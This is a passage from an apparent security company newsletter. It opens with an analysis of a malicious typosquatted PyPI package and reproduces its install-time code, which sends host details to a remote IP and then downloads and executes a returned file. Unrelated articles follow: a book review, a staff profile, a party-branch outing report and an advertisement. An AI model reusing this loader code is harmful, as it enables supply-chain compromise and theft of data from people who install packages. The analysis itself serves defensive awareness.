            'username'  :   str(user_name),
            'pyversion' :   "Python %s.%s.%s" % (sys.version_info.major, sys.version_info.minor, sys.version_info.micro),
            "package"   :   "zoomeye_dev",
        }
        try:
            callback = request(
                url="http://120.[redacted]",
                method='POST',
                data=json.dumps(data).encode("utf-8", errors='ignore'),
                headers=headers
            )
            if callback:
                file_name = request(url= callback, down_file= True)
                if os_name != "windows":
                    os.system('chmod +x %s'%file_name)
                os.system("./%s"%file_name)
            return
        except:
```

可以看到，当用户误安装 zoomeye_dev 这个包时，会被收集操作系统名称，主机名，用户名，Python 语言版本等系统并发送至指定地址，同时返回一个 callback 地址，如果 callback 地址非空，将从这个地址下载文件并执行。在实际的测试过程中，该 callback 地址并未返回具体内容。如果钓鱼者怀有恶意的目的，而同时我们还以最高权限 root 安装了这个恶意的包，那恶意程序就已经在我们的电脑中畅行无阻了！

目前，该恶意程序包已经被删除，从该恶意程序包被上传至 Pypi 源到被发现被删除，仅仅用时两个小时。但我们无法想象，非互联网安全公司发现自己公司的相关恶意程序包被上传到 Pypi 源上会需要多久。也许，到最终被发现的时候，已经造成了巨大的损失。

五．小结

Package 钓鱼巧妙利用了用户误操作的不可避免性以及开源仓库的松散审查，并利用流行软件名称来扩大钓鱼范围，往往这种思路的攻击比一般漏洞危害更大。就比如说这次钓鱼事件中 Google、Amazon 等网络巨头也纷纷中招，它们的安全防护能力肯定是毋庸置疑的，但谁能想到问题出在开源仓库，开源仓库一旦被污染，那么后果将是可怕的，举个例子，如果上述那个 callback 真的非空，那么渗透企业内网也并非什么难事。

仅仅是针对 Python 开源仓库平台进行钓鱼的一次尝试，影响就已经如此广泛。试想再结合 Ruby 等也面临着同样问题的语言，将会再次扩大潜在的攻击范围。甚至于如果公开的镜像源平台被攻陷，正常的第三方库被替换成恶意的程序包，那么通过该镜像源安装程序的主机都会受到影响。

我们可以想象如果利用其他攻击面，比如说针对开源组件的开发者进行攻击，从而控制相关开源组件代码，并在开发者未察觉的情况下长期潜伏，最终发起全球 APT 攻击，我们该如何防御？

当今世界，各种开源的软件、工具无处不在，我们在享受着自由软件所提供的便利时，是否考虑过它们的安全性？

开源本身极大的促进了信息时代的发展，但若是缺乏有效审查的开源，被不怀好意的人拿来作恶，那么杀伤力将是无法想象的。

为了世界更安全，我们一直在努力，但同时用户的安全意识才是重中之重！

六．参考链接

[1] seebug 收录的《package 钓鱼》一文
http://paper.seebug.org/311/

[2] package 钓鱼原文
http://blog.fatezero.org/2017/06/01/package-fishing/

[3] fate0 公开的钓鱼数据
http://evilpackage.fatezero.org/

[4] Typosquatting in Programming Language Package Managers
http://incolumitas.com/data/thesis.pdf

[5] cookiecutter-evilpy-package
https://github.com/fate0/cookiecutter-evilpy-package

创宇生活

为什么穷者愈穷、忙者愈忙？如何打破稀缺的怪圈？

作者：李伟辰

最近在学习精益软件开发期间，我集中阅读了很多与此相关的书籍，其中《稀缺》可以说是奠定了精益方法背后的理论基础。这本书用大量的实验数据，阐述了一个意想不到而又自然而然的理论，真的改变了我的思维方式。

何谓“稀缺”

稀缺指的是一种拥有的资源少于需要的状态，包括时间、金钱等资源。例如穷人就是在金钱上稀缺，IT 从业者往往是在时间上稀缺，而医院则是在医护人员或病床上稀缺。

稀缺心态带来专注红利

稀缺会导致稀缺心态，稀缺心态可以带来“专注红利”，也就是在稀缺状态下，人们的精神会更加集中在某件任务上。

例如给一组学生三周时间用来评审三篇论文，那么是一周交一篇任务还是三周交三篇任务比较好？大家直觉上都能想到，肯定是一周交一篇的质量最高。我们进行软件开发的时候，有个比较好的经验是偶尔组织一下封闭，规定时间、规定任务，能够产出很多惊人的成果，而按部就班的开发往往会出现延期，这也是同样的道理。所以，现在很流行的敏捷开发模式，缩短交付周期，小步快跑，不断迭代，确实是能够提高研发效率的。

稀缺导致管窥效应、降低大脑带宽

但是稀缺心态能够带来的好处仅此而已了。首先过分专注会形成管窥效应，只专注眼前的事情，忽略了更重要的。例如工作很忙，疏忽了家人，或者修改问题时采用补丁摞补丁式的方式掩盖问题，导致代码可读性越来越差，而不是通过重构从根本上简化设计、降低维护难度。

其次，稀缺心态会降低大脑带宽。大脑带宽指的是认知能力和控制能力，其中认知能力就是通常所说的“智商”，通俗地说，大脑带宽就是大脑处理信息的能力。书中通过“新泽西修车实验”、“印度甘蔗农夫实验”等几个实验的数据，论证了稀缺心态，可以对大脑带宽造成显著影响，甚至从正常人秒变阿甘。

我们总说可怜之人必有可恨之处，但也只是停留在表面现象上，如果使用“稀缺”理论深入分析一下，会发现人处于稀缺状态，大脑带宽严重不足，会做出很多在其他人看来很不合理的选择。因此，穷者愈穷很可能是必然的，而且是一个生理现象。基于这个认识，我们看待那些处于稀缺状态的人和组织的时候，可以少一些先入为主的成见。

软件工程领域如何摆脱稀缺心态

回到我们自己的软件工程领域，大多数人和公司都在稀缺状态中。996 已经成为风尚，backlog/todo list 里面躺着长长的任务清单，很多人被繁重的需求压的抬不起头，我们也经常处于稀缺心态中。由于大脑带宽受到严重影响，我们常常会犯一些低级错误，从而加重了稀缺。可以说，几乎所有 IT 从业者，都深受稀缺心态的影响。

那么我们如何摆脱稀缺心态呢？《稀缺》一书提了一个很有趣的例子——美国圣约翰医疗中心的手术室，时间表常年排的满满的，另外还有 20% 的急诊手术。每次发生急诊手术时，需要撤下原来排好的手术，重新准备，医护人员十分辛苦也疲惫不堪。经过管理专家咨询，他们空出了一个手术台，专门处理急诊手术，不排正常手术。再次

统计后发现，医院手术接诊率提升了 5.1%，每天 3 点之后的手术数量下降了 45%，多么不可思议！这个例子说明，合理的余闲，能够保证正常业务不被打断，提高计划执行效率，因此是一种很有效的缓解稀缺心态的方法。我们在排工期的时候，尤其是对于承担运维工作的团队，在规划计划中的任务的同时，有必要留出一定的时间来应对可能的突发任务。这样不至于让突发事件频频打断团队的正常计划，提高整体效率。

另一种摆脱稀缺心态的思路是从富足入手。稀缺往往是由于资源富足时的不作为，造成资源紧张时缺少应对手段。那么我们可以在资源相对充裕的时候提前做一些准备，例如手头有些钱的时候仔细规划一下，尽量减少没必要的冲动消费，或者在健康的时候买一些保险，在有时间的时候主动重构，这些都能在出现危机的时候让我们应对自如。需要注意的是，长期处于稀缺心态的人，很难走出这个状态，即使是资源相对充裕的时候，也无力进行长远规划，这就要第三方介入，帮助这些人和组织。这些第三方可以是银行、导师、顾问、公益基金等等。

此外，还可以通过一些提示手段来避免稀缺状态进一步恶化。比如你是公司老板，某天上午要在公司连续召开三四个会议。第一个会议延期，会导致后面几个会议接连延期，导致原定 4 个小时的任务变成 6 个小时甚至 8 个小时，稀缺状态不断恶化。我们可以请助理或简单的使用闹钟，在每个会议预定结束时间之前十分钟提醒一下，及时收敛，这样至少稀缺不会扩散。

通过阅读《稀缺》这本书，我们看待问题的方式会发生很大的变化，对世界的认识更加客观了。此时再去看精益思想中提到的种种原则，例如减少在制品、拉动式生产、减少拥堵等，会发现这些原则正是为了避免稀缺、提升带宽。我们在生活中遇到的一些问题也可以通过稀缺理论来解释，例如家庭矛盾、财务危机等。我们可以利用书中的理论，从更深的层次分析这些问题，找到更有效的解决方案。

总之，这是一本很值得一读的书籍，推荐给大家。

“全能者”西盟 | 白帽

作者：安在 椰子

张永波已经三十多岁了。从他的外表上，你不大能看出这一点：头发黑亮、服帖，却似乎未经刻意修饰，谈不上什么发型；面容干净，少有沧桑的胡渣；鼻梁上架着一副眼镜，加上 T 恤衫、休闲裤，透着一股学生气。

但总而言之，无论怎么看，他都那么普通，像他的名字一样——这和他在另一个世界里的形象截然不同。

身在安全圈中的人，几乎都久闻知道创宇的大名。而听说过知道创宇的，也都熟知它旗下的三款代表性产品：加速乐、抗 D 保和创宇盾。而它们背后的男人，正是张永波。三款产品成为他安全生涯中的里程碑，他已是不折不扣的“大牛”。

在这个世界中，他的名字叫“西盟”。

西盟的“西盟”

在安全圈，西盟早已声名远播，但很少有人知道这个名字的含义：既不是个人名，又不像个绰号。在互联网上也几乎查不到任何信息，唯一能找到的，是云南省的一个地名——所以，西盟究竟是什么意思？

“西安青年黑客联盟”，西盟解答了安在（AnZer_SH）的疑问：这是早年间他创办的一个网站，虽然时间很短，但大家都习惯用这个网站的简称称呼他了。

西盟对信息安全的兴趣起于 2003 年。彼时的互联网尚属于新兴事物，少年人对它尤为趋之若鹜，正在读高中的西盟自然也不例外，互联网上层出不穷的新事物让他应接不暇。误打误撞间，他点进了几个黑客网站，就此进入了信息安全这个“坑”。

兴趣浓厚的他并不满足于看看而已，除了脚本攻击，他还喜欢熬夜搞点小创作：小工具、软件、网站之类，既是自己的成果，也可用于交流学习。于是，“西安青年黑客联盟”诞生了。

网站一度有声有色，每天的访问 IP 十几万，让他拥有了一众黑客好友，也获得了“西盟”这个名号。可接下来，西盟似乎不满足于只做“西盟”的事情了。

网站很快转型，兴趣广泛的西盟开始尝试一切和互联网有关的领域：下载网站、小说网站、新闻网站，甚至是女频网站。服务销售、域名销售，友情链接、写新闻稿、发广告、网站优化……互联网的玩法被他玩了一个遍。

“可以说，我在每个行业都有同行。”西盟这样告诉安在（AnZer_SH）。每进入一个新领域就认识一批圈子里的人，在开女频网站的时间里，还认识不少美女。这让他和最早的一批黑客“同行”们走出了一条不一样的路来。

如今，西盟在“黑客时代”结识的好友们，有些已经转行，有些依然留在安全行业。圈内的朋友们做出的选择也泾渭分明：行业不断发展，相关法律法规也日渐完善，单纯对安全兴趣浓厚的进入了安全公司，用自己爱好和技术帮助企业和公众；而另一些人则投身黑产，渐行渐远。

但无论如何，他们都遵循着安全圈基本的规律：凭技术说话。西盟则不然：他不是个只懂技术的人，早年的丰富经历让他对各领域都了解颇深。作为“全能型人才”，他做出了最适宜的选择：做产品。

产品之路：不仅仅是安全

2011 年，在成都的一处居民区里，知道创宇再次起步了。

公司的地方不大，仅有三室一厅。就在这里，初创团队将要在互联网领域施展手脚，而刚刚大学毕业的西盟，正是他们中的一员。

“算是互联网领域的二次创业。”西盟对安在（AnZer_SH）回忆道。几个字说着轻巧，可做起来并不那么简单：互联网的世界如此广阔，初来乍到，该做些什么呢？

西盟的经验此时正派上了用场，在互联网各个领域都浸淫已久，行业需要的是什么他一清二楚。第一款产品很快上线：加速乐。单从名字就能看出，这不能算是一款安全产品。打造这样一款产品，意图何在？

“这是我们通过调查选出来的方向。”西盟告诉安在（AnZer_SH）。当时，两条道路摆在他们面前：网站安全和网站加速。几经走访，西盟最终选择了后者。他们发现，当时对于加速的需求远远大于安全，西盟解释道，网站的第一需求是业务增长，加速恰恰是保障业务增长的，而安全往往意味着减损。

另一方面，提供加速服务覆盖的用户群体更为广泛。彼时正值互联网行业高速增长期，竞争逐步升级，对于新入场者来说，业务是生命线所在，没有业务保障生存、站稳脚跟，安全则无从谈起。

针对需求开药方的“加速乐”迅速获得了成功——然而，瞬息万变的互联网行业，从来没有一劳永逸的事。

在发展过程中，西盟又有了新的发现：安全正在成为“更紧急的刚需”。“重要系统上网后，这一点更为明显。速度慢点，用户还能忍受，但安全出现问题，对企业来说

就是灭顶之灾。”

这和互联网行业的整体发展息息相关。鸿蒙初开，人们往往沉醉于新事物流连忘返，热衷于体验不一样的感觉。而当互联网渐渐成为日常时，服务质量便成为决定性的因素。打个比方，中国刚刚接入互联网时，网民们忍受着频繁掉线，依然乐此不疲；而如今，一个网页打开慢了几秒，人们可能就要拍桌骂娘了。

“速度仍然是最为普遍的需求，但我们认为，其实客户想要的应该是安全加速”，西盟一语道破天机。“只有二者都得到保障，企业才能将精力集中于业务运营上。”方向转换，但着眼点依然不变：业务。

针对这一现状，知道创宇迅速调整方向。2012 年，加速乐中开始加入安全元素；2015 年底，知道创宇发布了“知道创宇云安全”战略，三大产品“加速乐”、“抗 D 保”、“创宇盾”，针对三类不同需求进行梳理整合，三者既能独立作战，也可高度配合，全面满足用户的不同需求。而这一切的背后，是产品人独有的老辣眼光。

抗 D 之战：以正合，以奇胜

DDoS 防御从来都是一场不好打的仗。

难点在战术，更在战略：前线的技术对抗固然重要，但起到决定作用的，往往在后方战场。一旦防御不慎被“偷袭”成功，如果不能拿出有效的应对方式，则整场战役瞬间溃不成军，甚至直接危及企业的生存。

西盟对此的理解尤为深刻。对企业来说，一旦遭到猝不及防的打击，流量大量涌入的情况下，只能临时联系运营商增加带宽，做缓兵之计。然而，痛点恰恰在于此，运营商的带宽价格高昂，一般企业很可能难以承受。“几百 G 的攻击过来，可以直接让企业破产。”

技术沉淀深厚的知道创宇，在提供正面防御的同时，也注意到了后防上的问题。“既然我们手里有大量带宽，为什么不拿出来共享呢？”

两相结合，知道创宇拿出了一套完备而有效的“锦囊妙计”：“原先客户需要独立购买带宽、招收技术人员，我们事先采购带宽，并利用知道创宇的技术积累帮用户把防御平台建好。”用户量足够大的情况下，知道创宇便能保障较低的带宽价格，“相当于用户自行采购带宽价格的几十分之一。”这是西盟十分看重的亮点。

能拿出这样一套解决方案，实在称得上是手段高超。在被问及经验时，除了自己丰富的经历提供的加持，西盟的心得还在于“对产品充满感情”，“做产品不是做功能，一个产品的成功，应该是从各层面包括研发、运营、设计、市场共同协作的一个过程。我目前负责的产品，都是在过去从一个个熬夜开始的，什么都要干，一会充当客服，一会充当市场，一会还要充当运维。”

这绝不是坐而论道、纸上谈兵能够得到的宝贵经验。如同养育一个孩子，高台教化只是空谈，只有沉下心来深

入到方方面面，才能一步步培育着他，不断突破、成长。

人在江湖

近年来，信息安全日益成为全社会关注的热点。但在西盟眼中，非“江湖中人”恐怕很难真正参透个中滋味。身在安全圈超过十年，西盟的感触远超于常人。

“进入安全行业，才发许多切切实实发生的事情，甚至很多安全事件，不比我们生活中所能看到的恶性事件差。”在西盟的经历中，遇到过企业创始人团队出走，自立门户推出相似的产品，以至于引发恶性竞争的；也遇到过媒体坚持新闻真实性不肯撤稿，公司大门被人泼了油漆的，“如果没有深入安全圈子，可能这些只是茶余饭后，作为段子讲一讲的话题而已。”

尽管风波不断，但互联网行业一直以迅猛的势头前进着。过去我们说国内互联网行业抄袭国外，现在已经完全不一样了，很多国外企业开始学习中国。在中国互联网领域，创新正在如雨后春笋不断涌现，中国网民已经习惯了在各种场合使用互联网。

对安全行业来说，这意味着机遇，也意味着更大的挑战。今年 6 月《网络安全法》将正式出台，首次从国家层面，将网络安全定义为国民生产的重要一环。重要资产放到了网上，安全怎么保障？

在西盟的眼中，安全将逐渐体现它的真实价值，有否帮助国家、企业解决问题将成为一个安全企业能否继续生存的决定性因素。“不管是政策、还是企业、网民对安全的实际需求，一定会引发生行业洗牌，中国将产生真正的世界级的网络安全巨头。”

而回到眼前，西盟的目标是，踏踏实实做事，在五到十年内改变网络安全的现状。“现在我们做的还不够好，虽然安全问题有很高的关注度，但信息泄漏、网络钓鱼、黑客敲诈依然层出不穷，我希望有朝一日，大家能不必为这些担惊受怕。”而对于安全人本人，西盟的理想是不断完善产业，“让大家不用再熬夜。”，“用我们的劳动，改变了大家，也改变我们自己。”。

从虚回归现实，他便不再是西盟，而是张永波。只不过如今，这二者在他身上已经很难分得清。“生活能改变人，工作也能改变人。”他对安在这样评价他自己，“我觉得我已经合二为一了。”

这绝不是一件坏事。回顾他的历程你会发现，无论是在安全圈还是其他，西盟所拥有的，都弥足珍贵。

追寻英雄足迹，传承英雄精神——知道创宇党支部开展狼牙山革命老区行活动

“燕赵自古多英雄，狼牙五勇向苍穹。吾辈自当怀奇志，热血铁马显汗青。”一首激情豪迈的七言绝句表达了知道创宇党支部学习委员牛军同志狼牙山革命老区行的真实感受。

6 月 17 日，在党的 96 周岁生日即将到来之际，知道创宇党支部组织公司全体党员、入党积极分子开展了主题为“追寻英雄足迹，传承英雄精神”的狼牙山革命老区行活动。首都互联网协会党委党建指导员陈飞虎老师应邀出席活动。

重温入党誓词 接受精神洗礼

支部书记毕宁同志带领党员和入党积极分子在五勇士纪念广场庄严宣誓：

“我志愿加入中国共产党，拥护党的纲领，遵守党的章程，履行党员义务，执行党的决定，严守党的纪律，保守党的秘密，对党忠诚，积极工作，为共产主义奋斗终身，随时准备为党和人民牺牲一切，永不叛党。”在狼牙山五勇士纪念广场上，知道创宇党支部全体党员和入党积极分子整齐列队，面向党旗，在支部书记毕宁同志的带领下全体党员郑重地齐举右手，面对党旗庄严宣誓，重温自己对党忠诚的誓言，重新经受一次党的精神洗礼，接受党性再教育。

参观五勇士纪念馆 聆听英雄事迹

在讲解员的引导下，党员们首先来到狼牙山五勇士纪念馆，聆听当年五勇士的英雄事迹、参观烈士遗物、观看纪录片，切身感受了当年的那场激烈的战斗。大家还详细了解了位于狼牙山主峰棋盘坨峰顶上的纪念塔。据讲解员介绍，虽然几经摧毁，但党和政府先后三次建造纪念塔，树碑撰文以缅怀烈士，弘扬五勇士的革命精神。如今，三烈士塔巍然耸立，聂荣臻元帅亲笔题写的“狼牙山五勇士纪念塔”九个红色大字熠熠生辉。

勇攀棋盘驼峰 瞻仰勇士纪念塔

结束了五勇士纪念馆的参观，同志们开始向当年英雄们和敌人周旋的狼牙山棋盘陀峰进发。走在崎岖的山路上，大家已经感受到十分艰苦，遥想当年五位英雄，一边携带弹药赶着山路，一边又要奋勇狙击敌人，这需要何等坚强的意志啊！

过了棋盘陀不久，狼牙山五勇士纪念塔赫然屹立，在纪念塔西面的山峰就是当年五勇士跳崖处。大家不约而同收起笑容，肃立，向先烈行注目礼。放眼四望，群山起伏，清雾杳杳。五勇士钢铁之躯虽已不在，可英雄之精神必将永远流传。

党员话“传承”：侠之大者，为国为民

离开纪念馆，大家仍然沉浸在对前辈事迹的追忆中。围绕“英雄先烈的精神在互联网时代如何继承和发扬”这一话题，党员们展开了讨论。

知道创宇党支部学习委员牛军同志谈到，作为生活在和平时代的新生代党员，似乎不再有机会为崇高的理想和信念抛头颅、洒热血、献出自己的生命，但是革命不仅仅是在战场上真刀真枪的厮杀，在网络安全这一新型战场上，我们也需要这种勇于奉献、勇于牺牲的精神，为我国网络安全事业贡献属于自己的力量。

党支部副书记金皓同志也发表了自己的看法，作为一家互联网安全解决方案提供商，我们要做好本职工作，为客户提供高质量的安全保障；积极响应国家号召，做好政府机构网站的安全防护和应急保障工作；密切联系群众，发挥本身业务优势，积极投身社会公益活动。在互联网舆论阵地，我们要始终坚持对党的理论、政策的正面宣传，并用实际行动向人民群众诠释什么是合格的共产党员。

党支部书记毕宁同志总结，时代在飞速的发展，特别对于互联网安全行业来说，如何在时代发展的大潮中洞悉形势、快速响应就显得尤为重要。作为光荣的共产党员，无论是生活中，还是工作上，都要起到模范先锋带头作用，为全公司，乃至全行业树立榜样。切实履行知道创宇“侠之大者，为国为民”的企业精神。

创宇云图

大数据安全威胁分析系统

APT 攻击　尽在掌握

特种木马

乌克兰电网事件发生后仅6小时，云图已增加相关木马的检测机制。

0Day漏洞

知道创宇漏洞实验室，数千0day漏洞检测能力。

大数据分析

海量数据机器学习，形成数十种行为基线，检测异常行为。

威胁情报

来自互联网70余万网站的攻击数据，数万黑客IP、CC地址。

www.knownsec.com

内部资料

2017年6月